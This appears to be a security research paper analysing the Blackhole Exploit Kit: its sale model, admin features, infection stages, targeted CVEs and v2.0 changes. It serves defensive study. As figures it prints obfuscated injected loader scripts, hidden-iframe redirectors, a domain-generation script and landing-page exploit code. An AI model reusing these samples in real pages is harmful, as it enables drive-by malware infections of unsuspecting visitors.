Blackhole Exploit Kit:

Rise & Evolution

AUTHORS:

Deepen Desai
Dell SonicWALL

Thoufique Haq
Dell SonicWALL

Executive Summary:

In this paper we explore the inner workings of the Blackhole Exploit kit. We analyze the design, functionality, evolution and mode of the operation of this kit. We study the model of the infection routines and delve in to the working of exploit payloads. The geographical distribution of hosting servers and infections attributed to this kit are studied and plotted in this paper. We also explore the possible connections to other cybercrime rings such as Cutwail, Zeus, Cridex, and others.

Contents

1. Introduction

Cybercrime exploit kits are frameworks with packaged client-side exploits and payloads created by cybercriminals to automate the process of infecting and infiltrating end user systems. These kits allow cybercriminals to easily scale their operations and evolve quickly to the changing infection vector landscape. Various exploit kits have surfaced in the last few years, but the most prevalent and popular one has been the Blackhole exploit kit. According to a report by the Internet Crime Complaint Center (IC3), this kit is the most widely purchased kit in the underground market [1].

The Blackhole exploit kit originates from Russia and sells on various underground forums. The kit was first seen in September of 2010 and has been updated regularly since then. It sells both as a licensed tool as well as a hosted solution. The kit has quarterly, semi-annual, and annual licensing options but the hosted option makes it extremely easy for a Blackhat adversary to build a new cybercrime setup without spending much time or effort. An annual license costs $1500 dollars whereas a hosted solution can run as high as $6000 dollars annually as per the advertised pricing on the underground forums (Figure 1).

We will refer to the Blackhole exploit kit by the abbreviation BEK for brevity throughout the rest of this paper. BEK is a web based kit and follows a drive-by infection model through the web browser. In a typical infection scenario, an unsuspecting user is lured in to visiting the malicious link that redirects to BEK hosting site where various exploit modules are attempted silently in the background. When an exploit succeeds it leads to the silent download and execution of malware in the background. This kit is known to target various vulnerabilities in Java, Adobe Flash, Adobe Acrobat, Internet Explorer and Windows.

Rent on our server:
-Day rental - $ 50 (limit traffic 50k hits)
-Week rent - $ 200 (limit traffic 70k hits a day)
-Month lease - $ 500 (limit traffic 70k hits a day)
if need traffic limit can be raised for the add. fee

The license for your server:
-License for 3 months $ 700
-The license for six months $ 1,000
-License-year $ 1500
-multidomain version bundle - $ 200 one-time fee for the duration of the license (not binding on the domain and the ip)
-change of the domain on the standard version bundle - $ 20
-change ip for multidomain version cords - $ 50
-a one-time cleaning - $ 50
-avtochistki a month - $ 300 (cleaning poured yourself on your server, as soon as your slept kriptor)

Figure 1 – Cost structure of BEK (Translated from Russian)

2. Features of Blackhole exploit kit

The first version of BEK was 1.0.0 which was released in September of 2010. BEK v2.0 was announced recently in September of 2012 with various new features but BEK v1.2.3 released in March of 2012 remains the most widely used version at the time of writing this paper. BEK v2.0 is described as being rewritten from scratch by Paunch (the alias used by the author of BEK) and sports various new features.

Exploits are upgraded more frequently on an out of band basis aside from the major version updates. For instance, the Java exploit module being used was updated from CVE-2012-0507 in early 2012 to CVE-2012-1723 in July of 2012 followed by usage of CVE-2012-4681 in August of 2012. The author is quick on updating the kit and the exploit payloads, as new zero-day exploits are discovered in the wild, making the BEK highly effective.

We were able to obtain a leaked copy of BEK and inspect it (Figure 2). The server side code for the BEK kit is written in PHP and the client side code is written in JavaScript. The author of the BEK has taken precautions to protect the code through code obfuscation and also by maintaining a centralized mode of operation. The server side PHP code is obfuscated through a commercially available tool called Ion Cube PHP Encoder and the client side JavaScript is obfuscated using a custom routine.

Figure 2 - Directory structure and configuration file of BEK

The BEK is highly configurable though a PHP admin panel [2] [3] (Figure 3) with features such as:

- Password protected admin panel with support for English and Russian languages.
- MySQL database backend.
- Blacklisting IP Addresses (Prevents researchers from inspecting by excluding their IP ranges).
- Traffic redirection with custom rules to follow pre and post exploit.
- Interchangeable payload feature with Antivirus detection information for payload.
- Infection statistics categorized by country, browser, operating system and exploits.
- Ability to query statistics by date range.
- Graphical representation of data.
- Ability to enforce limits for infection execution by browser type, operating system, country and referrer (Allows them to stay under the radar).
- Ability to limit infection to certain browsers or countries for a more targeted attack.
- Ability to select exploits to attempt.



Figure 3 - BEK PHP Admin Panel showing infection statistics

In addition to the features listed above, BEK v2.0 claims to add multiple new features [4] to evade detection and to prevent researchers from reverse engineering the kit:

- Dynamic URL for exploits which expires after a few seconds (Prevents automated crawlers from identifying BEK and obtaining exploits and payload).
- JAR and PDF exploit code is only loaded if vulnerable version of plugin is found.
- Removed older exploits and bloated code.
- Ability to use custom URI.
- More flexible traffic redirection with ability to identify unique users.
- CAPTCHA for login to admin interface to prevent access to admin panel by brute force (Figure 4).
- Better load distribution on admin panel and easier access to infection statistics with longer retention.
- Statistics for Windows 8 and mobile devices are also collected along with statistics for software versions seen.
- Ability to block traffic without referrer or with a specific referrer.
- Ability to block traffic originating from TOR network.
- Ability to automatically switch domains when blacklisted.



Figure 4 - BEK PHP Admin Panel Login with CAPTCHA

3. Functionality of Blackhole exploit kits

The BEK has a modularized infection cycle. They can be classified broadly in four stages of infection which we will define as the grapple hook stage, loading stage, landing stage, and payload stage (Figure 5).



Figure 5 - Modularized infection routine of BEK

This modular infection cycle allows for easy interchangeability of various components of this kit. Once the user is led to a malicious link in the grapple hook stage and are at the loading stage, they are then redirected to a different server for the landing stage and the payload. This redirection feature, most commonly referred to as TDS (Traffic Direction System) is present in various exploit kits. BEK author goes one step further and allows for granular configuration of TDS through custom traffic redirection rules. Traffic flow of a typical infection cycle of the BEK v1.2.3 is shown in Figure 5. A distinct URI pattern is also evident from the traffic flow which will be discussed in detail as we delve in to each of these stages in detail.

```
HTTP    GET /wp-content/uploads/fgallery/intsec.html HTTP/1.1   ⇦ LOADING PAGE
HTTP    GET /main.php?page=9bb4aab85fa703f5 HTTP/1.1            ⇦ LANDING PAGE
HTTP    GET /Pre.jar HTTP/1.1                                   ⇦ EXPLOIT
HTTP    GET /w.php?f=8896e&e=0 HTTP/1.1                         ⇦ PAYLOAD
```

Figure 6 - Traffic Flow of BEK

Updated in BEK v2.0:

In BEK v2.0 that was released recently, the URIs are dynamic and the client side exploit code is also generated dynamically. This makes it harder to identify and reverse engineer. A sample of BEK 2.0 infection cycle is shown in in Figure 7.

```
LANDING GET /links/differently-trace.php
EXPLOIT GET /links/differently-trace.php?wgaycplm={64-alphanumeric}
            &lylnp=443e&deaz=rlync&luuprza=ybfrtyn
PAYLOAD GET /links/differently-trace.php?fzsyfqf={64-alphanumeric}
            &fpdgge=03370302073706343433&ckduzidt=02&onglj=hinzv&sqc=julvhrxl
```

Figure 7 - Traffic flow of BEK 2.0

3.1 Grapple Hook Stage

The grapple hook stage is where an unsuspecting user is lured in to clicking on a HTTP link leading to the BEK host. These links may appear in search engine results placed strategically through search engine optimization techniques or though spam emails with misleading content enticing the user to click on a link (Figure 8). The spam campaigns use varying themes and popular brand names to entice the user. We have also seen instances wherein the HTML page containing the script is sent as an attachment in the email. In this scenario when the user opens the HTML page in a browser, the infection routine kicks in.



Figure 8 - Examples of emails leading to BEK (emails redacted)

The most interesting infection vector we have seen is an email with the BEK loading page script embedded in the email message body (Figure 9). In this scenario, simply opening the email with an email client that renders HTML will kick start the infection process. As seen in the figure, they have employed usage of both an Iframe pointing to site hosting BEK as well as an embedded BEK exploit script in the message body. They employ this two pronged attack to improve the chances of success. If either Iframe rendering or scripting is disabled in the email client, then the other one can succeed.

```
Subject: Re: URGENT
From: "FilesTube" <filestube@filestube.com>
To: [redacted]
Date: Tue, 12 Jun 2012 12:45:21 -0400
[redacted]
Return-Path: filestube@filestube.com

------=_Part_3988028_9795325500.3493419304240
Content-Type: text/plain; charset=UTF-8
Content-Transfer-Encoding: 7bit

Loading...i=0;if(window["document"])try{grbregd=prototype;}catch(z)

------=_Part_3988028_9795325500.3493419304240
Content-Type: text/html; charset=UTF-8
Content-Transfer-Encoding: 7bit

<html>
  <body >
<iframe src="http://www.de[redacted].co.in/mail.htm" width="760" he

<script>i=0;if(window["document"])try{grbregd=prototype;}catch(z){
r=String;z=((e)?h:"");for(;655-5+5>i;i+=1){j=i;if(e)s=s+r["fr"+"om
try{dsgsdg=prototype;}catch(dsdh){e(((e)?s:12));}</script></body>
</html>
```

Figure 9 - Emails with embedded BEK loading page code

3.2 Loading Stage

The loading stage is usually hosted on a compromised Wordpress page. This compromised page is injected with an obfuscated JavaScript code as seen in Figure 10. The long string seen in the code (variable f) contains a hidden Iframe. On execution of this code, it results in decryption of the hidden Iframe that redirects to the loading stage on a different server as seen in Figure 11.

```
<html>
 <head>
  <meta http-equiv="Content-Type" content="text/html; charset=utf-8">
 </head>
 <body>

<h1><b>Please Wait... Loading...</b>

<script>i=0;if(window["document"])try{grbregd=prototype;}catch(z){h="Code";f=[9,18,315,102,64,120,100,222,297,117,218,303,110,232,138,103,20
109,202,330,116,230,198,121,168,291,103,156,291,109,202,120,39,196,333,100,242,117,41,182,144,93,82,369,13,18,27,9,210,306,114,194,327,101,2
9,18,375,32,202,324,115,202,96,123,26,27,9,18,300,111,198,351,109,202,330,116,92,357,114,210,348,101,80,102,60,210,306,114,194,327,101,64,34
208,348,116,224,174,47,94,336,105,230,348,111,216,315,116,220,291,109,202,345,116,202,138,114,234,174,56,96,168,48,94,306,111,228,351,109,94
116,208,342,101,194,300,46,224,312,112,126,336,97,206,303,61,106,306,97,106,168,98,198,303,55,108,171,101,106,297,50,198,117,32,238,315,100,
147,48,78,96,104,202,315,103,208,348,61,78,147,48,78,96,115,232,363,108,202,183,39,236,315,115,210,294,105,216,315,116,242,174,104,210,300,1
224,333,115,210,348,105,222,330,58,194,294,115,222,324,117,232,303,59,216,303,102,232,174,48,118,348,111,224,174,48,118,117,62,120,141,105,2
303,62,68,123,59,26,27,9,250,39,9,18,306,117,220,297,116,210,333,110,64,315,102,228,291,109,202,342,40,82,369,13,18,27,9,236,291,114,64,306,
222,297,117,218,303,110,232,138,99,228,303,97,232,303,69,216,303,109,202,330,116,80,117,105,204,342,97,218,303,39,82,177,102,92,345,101,232,
105,196,351,116,202,120,39,230,342,99,78,132,39,208,348,116,224,174,47,94,336,105,230,348,111,216,315,116,220,291,109,202,345,116,202,138,11
168,48,94,306,111,228,351,109,94,345,104,222,357,116,208,342,101,194,300,46,224,312,112,126,336,97,206,303,61,106,306,97,106,168,98,198,303,
106,297,50,198,117,41,118,306,46,230,348,121,216,303,46,236,315,115,210,294,105,216,315,116,242,183,39,208,315,100,200,303,110,78,177,102,92
101,92,336,111,230,315,116,210,333,110,122,117,97,196,345,111,216,351,116,202,117,59,204,138,115,232,363,108,202,138,108,202,306,116,122,117
92,345,116,242,324,101,92,348,111,224,183,39,96,117,59,204,138,115,202,348,65,232,348,114,210,294,117,232,303,40,78,357,105,200,348,104,78,1
82,177,102,92,345,101,232,195,116,232,342,105,196,351,116,202,120,39,208,303,105,206,312,116,78,132,39,98,144,39,82,177,13,18,27,9,200,333,9
220,348,46,206,303,116,138,324,101,218,303,110,232,345,66,242,252,97,206,234,97,218,303,40,78,294,111,200,363,39,82,273,48,186,138,97,224,33
208,315,108,200,120,102,82,177,13,18,27,125];v="e"+"v"+"a";}if(v)e=window[v+"l"];try{q=document.createElement("b");if(e)q.appendChild(q+"");
}catch(fwbewe){w=f;s=[];}
r=String;z=((e)?h:"");for(;655-5+5>i;i+=1){j=i;if(e)s=s+r["fr"+"omChar"+((e)?z:12)]((w[j]/(j%3+1)));}
try{dsgsdg=prototype;}catch(dsdh){e(((e)?s:12));}</script>

</body>
</html>
```

Figure 10 - Obfuscated script in loading page

```
if (document.getElementsByTagName('body')[0]){
 iframer();
} else {
 document.write("<iframe src='http://[redacted]/forum/showthread.php?page=5fa58bce769e5c2c' width='10' height='10'
 style='visibility:hidden;position:absolute;left:0;top:0;'></iframe>");
}
function iframer(){
 var f =
 document.createElement('iframe');f.setAttribute('src','http://[redacted]/forum/showthread.php?page=5fa58bce769e5c2c');
 f.style.visibility='hidden';f.style.position='absolute';f.style.left='0';f.style.top='0';f.setAttribute('width','10');f.setAttribute('height','10');
 document.getElementsByTagName('body')[0].appendChild(f);
}
```

Figure 11 - Hidden Iframe containing link to landing page

It is to be noted that these activities remain invisible to the untrained eye and runs in the background silently. The user's browser is presented with various misleading messages so as to not arouse suspicion (Figure 12).



Figure 12 - Misleading loading page as seen in the browser (links redacted)

3.2.1 Pseudo Random Domain Generation

We saw a few instances of BEK using a pseudo random domain generation algorithm for TDS (Traffic direction system). The loading pages using this algorithm redirect users to a different page each time. Unlike the use of compromised Wordpress pages usually seen, these instances of BEK were found injected on servers managed using Plesk [5] [6]. Plesk is a graphical administrative control panel used to manage hosted servers. The attackers used a SQL injection vulnerability in Plesk to dump database tables storing user credentials. They then used these credentials to access and modify JavaScript files on the server. This vulnerability is documented under CVE-2012-1557.

The de-obfuscated version of the script used in these instances is shown in Figure 13. This script uses pseudo random number generators to create permutations of strings forming the domain name. It generates new domain names every twelve hours. The domains generated by this script use the following format

hxxp://{removed}.waw.pl/runforestrun?sid=botnet_api

```
function RandomNumberGenerator(unix){
  var d = new Date(unix * 1000);
  var s = Math.ceil(d.getHours() / 6);
  this .seed = 2345678901 + (d.getMonth() * 0xFFFFFF) + (d.getDate() * 0xFFFF) + (Math.
  round(s * 0xFFF));
  this .A = 48271;
  this .M = 2147483647;
  this .Q = this .M / this .A;
  this .R = this .M % this .A;
  this .oneOverM = 1.0 / this .M;
  this .next = nextRandomNumber;
  return this ;
}
function createRandomNumber(r, Min, Max){
  return Math.round((Max - Min) * r.next() + Min);
}
function generatePseudoRandomString(unix, length, zone){
  var rand = new RandomNumberGenerator(unix);
  var subdomainlen = Math.floor(Math.random() * 32);
  var letters = "huozfexmrufmqhgnsvkehzrfrqoplpvbuaxoqeriqwkgfkdyenzossqlxfqayvpr".split(
  '');
  var str = '';
  for (var i = 0; i < subdomainlen; i ++ ){
    str += letters[Math.floor(Math.random() * (letters.length - 1))];
  }
  str += '.'for (var i = 0; i < length; i ++ ){
    str += letters[createRandomNumber(rand, 0, letters.length - 1)];
  }
  return str + '.' + zone;
}
setTimeout(function (){
  try {
    if (typeof iframeWasCreated == "undefined"){
      iframeWasCreated = true;
      var unix = Math.round( + new Date() / 1000);
      var domainName = generatePseudoRandomString(unix, 16, 'waw.pl');
      ifrm = document.createElement("IFRAME");
      ifrm.setAttribute("src", "http://" + domainName + "/runforestrun?sid=botnet_api");
      ifrm.style.width = "0px";
      ifrm.style.height = "0px";
      ifrm.style.visibility = "hidden";
      document.body.appendChild(ifrm);
    }
  }
  catch (e){
```

Figure 13 - Snippet of Pseudo Random Domain Generation Script

3.3 Landing Stage

The URL for the landing page in BEK v1.2.3 and before is one of the following formats:

- http://{removed}/showthread.php?t={16-digit-hex} [Seen in recent instances]
- http://{removed}/main.php?page={16-digit-hex} [Seen in recent instances]
- http://{removed}/check.php?uid={16-digit-hex}
- http://{removed}/search.php?page={16-digit-hex}
- http://{removed}/index.php?tp={16-digit-hex}

The URL for the landing page in BEK v2.0 has customizable URI format.

The obfuscated exploit script (Figure 14) in this stage captures information from the Browser such as User Agent, Referrer, Operating system, and Plugin versions to determine appropriate exploit modules to attempt. The Java exploit is packaged in a JAR applet separately whereas the other exploits are part of the obfuscated script. The JAR applet exploit is either attempted at the beginning of the infection

routine (Figure 14) or at the end as seen in other instances. A BEK infection cycle flow diagram for version 1.2.3 is shown in Figure 16 and the de-obfuscated version of this script is available in Appendix (A).

```
<html><body><applet/code="b4a.b4d"/archive="Pre.jar"><param/nam=123 name="uid"
value="N013:011:011:04:037:061:061:050:041:062:0103:00:036:027:041:0104:031:032:054:065:0103:062:031:011:074:072:065:011:061:012:074:04:013:04:075:054:071:
0:030:076:064:065:02:065:071:034"/></applet><style>#q{color:#fff;}</style><script>function asd(g){eval("md=\"a\"");return
g.split("zaqwsx").join("").split("");}</script>
<div id="q" data="123" style="display:block;"
data="e531f573352226057555zaqwsx5g2e4g11635365691g51zaqwsx1h4g1b58585c64545e62zaqwsx542d595g3c5d58592357zaqwsx244d201g4c481f4h4f26zaqwsx2g65555240585f3b655b
   ...
311585952zaqwsx5g1760564f60124g6453zaqwsx565c413024542d2e5b58zaqwsx645f55522g1c1c505e52zaqwsx636725625d535a5h4g59zaqwsx4f"></div><script>z=function(){c="";
d=11;
for(i=33498-1;i!=-1;i-=1){
  w=i;
  v=parseInt(g[i*2]+g[i*2+1],18);
  dd=33498-i-2+1;
  b=d;
  dd=dd-b*eval("Ma"+"t"+"h.floor")(dd/d);
  k=1*v-dd+13;
  kk=k;
  s="arCode";
  try{grebhnernerh&632632}catch(e1){c+=String["f"+"romCh"+s](kk);}
}
try{grebhnernerh||632632}catch(e1){eval(c);}}
if(document)g=asd(document.getElementById("q").getAttribute("data2"))
z();
</script></body></html>
```

Figure 14 - Snippet of obfuscated script on landing page

The exploits used in this stage are constantly updated as new vulnerabilities are discovered and older ones are patched. The exploits targeted by the BEK [7] that we captured over time are shown in Table 1.

VULNERABILITY	INFECTION VECTOR	DESCRIPTION
CVE-2012-4681	JAVA	Privilege escalation vulnerability in ProtectionDomain.
CVE-2012-1723	JAVA	Vulnerability in the HotSpot bytecode verifier
CVE-2012-0507	JAVA	Incorrect array type in AtomicReferenceArray
CVE-2011-3544	JAVA	Unsigned Java applet gains elevated privileges
CVE-2010-0840	JAVA	Improper checks when executing privileged methods
CVE-2010-0842	JAVA	MixerSequencer invalid array index vulnerability
CVE-2011-2110	FLASH	Array indexing vulnerability
CVE-2011-0611	FLASH	Object type confusion vulnerability
CVE-2010-1885	Windows	Vulnerability in Windows Help Center
CVE-2012-1889	IE	MSXML uninitialized memory corruption

VULNERABILITY	INFECTION VECTOR	DESCRIPTION
CVE-2006-003	IE	Vulnerability in Microsoft Data Access Component
CVE-2010-0188	PDF	LibTIFF integer overflow exploit
CVE-2009-4324	PDF	Vulnerability in Doc.media.newplayer
CVE-2009-0927	PDF	Vulnerability in Collab.getIcon
CVE-2008-2992	PDF	Vulnerability in Util.printf
CVE-2007-5659	PDF	Vulnerability in Collab.collectEmailInfo

Table 1 - Exploits targeted by BEK

The script on the landing page terminates by redirecting the user to a predefined location or a blank page. In earlier versions of the script we observed redirections to Google domains. Although this could be considered a good technique to mislead users and prevent them from getting suspicious, it also inadvertently provided Google with complete statistics for BEK infections and the ability to easily identify and report servers hosting BEK. The miscreants using BEK seem to have become aware of this and have stopped redirecting users to Google in recent versions of the script.

The flow and order of exploits attempted by the script on the landing page is shown in Figure 16. The script checks for vulnerable version of applications and runs the appropriate exploit module. When an exploit succeeds it proceeds to download and execution of predefined malware payload. We will discuss the exploit payloads actively being used by recent instances of BEK in the following sections.

Updated in BEK v2.0:

In case of BEK v2.0, the client side exploit code is generated dynamically and does not contain all the exploit payloads unlike previous versions. In the newer version, only the exploits for identified vulnerable applications are loaded on the client side. The URI in the newer version for exploit as well as the malware payload is dynamically generated with random variable names (Figure 15).

```
<html><body><applet
archive="http://1[redacted]/differently-trace.php?wgaycplm=0a330506360408030a3807050b333738050305083636090b06060a05030809
34&lylnp=443e&deaz=rlync&luuprza=ybfrtyn"/code="plugindetecta.plugindetecta"><param name="uid" valu=123
value=N0b0909041f3131371c183c341c3c372b373c293143323a11193100322c2c3544353a09431e2209441a38353c040b043d2c12191e2c012c391c1a08081
c421c3408341c2b1c181c081c1a08181c291c421c28080808290818 1c421c081c421c18083408341c3e1c281c341c341c1a1c421c081c181c3e082b022c04000
50535391c0808291c081c271c2908291c34082b082b0808023811002112320009391c2702173a054336390b323a120e02190138393621430e0b444043 />
</applet><script>aa="getAttribute";rr="replace";x="ev"</script>
  <pre id="b"
  d="@4g4e4l4n4i3m4e173548)4h43454a2i414g413o4g&2b4n4i414e4f454b4a28$191n1125112619lj4a3m#4941281935484h43454a&2i414g413o4g191j4
    ...
 g29@4f414g394549414b4h4g$1f414a403k4e4140454e%413o4g1j261n1n1n1g29"></pre><script type="text/javascript">
a=document.getElementsByTagName("pre");</script><script type="text/javascript">
a=a[020-0x10];
a=a[aa]("d");
a=a[rr](/[^0-9a-z]/g,"");
a=a.split("");
var z="";
for(var i=0;i<a.length;i+=2){
z+=String.fromCharCode(parseInt(a[i].concat(a[1+i]),25));
}
try{(window.location.reload+"")()}catch(agasdg){if(020==0x10)window[x+"al"](z);}
</script></body></html>
```

Figure 15 - BEK v2.0 landing page using dymanic content

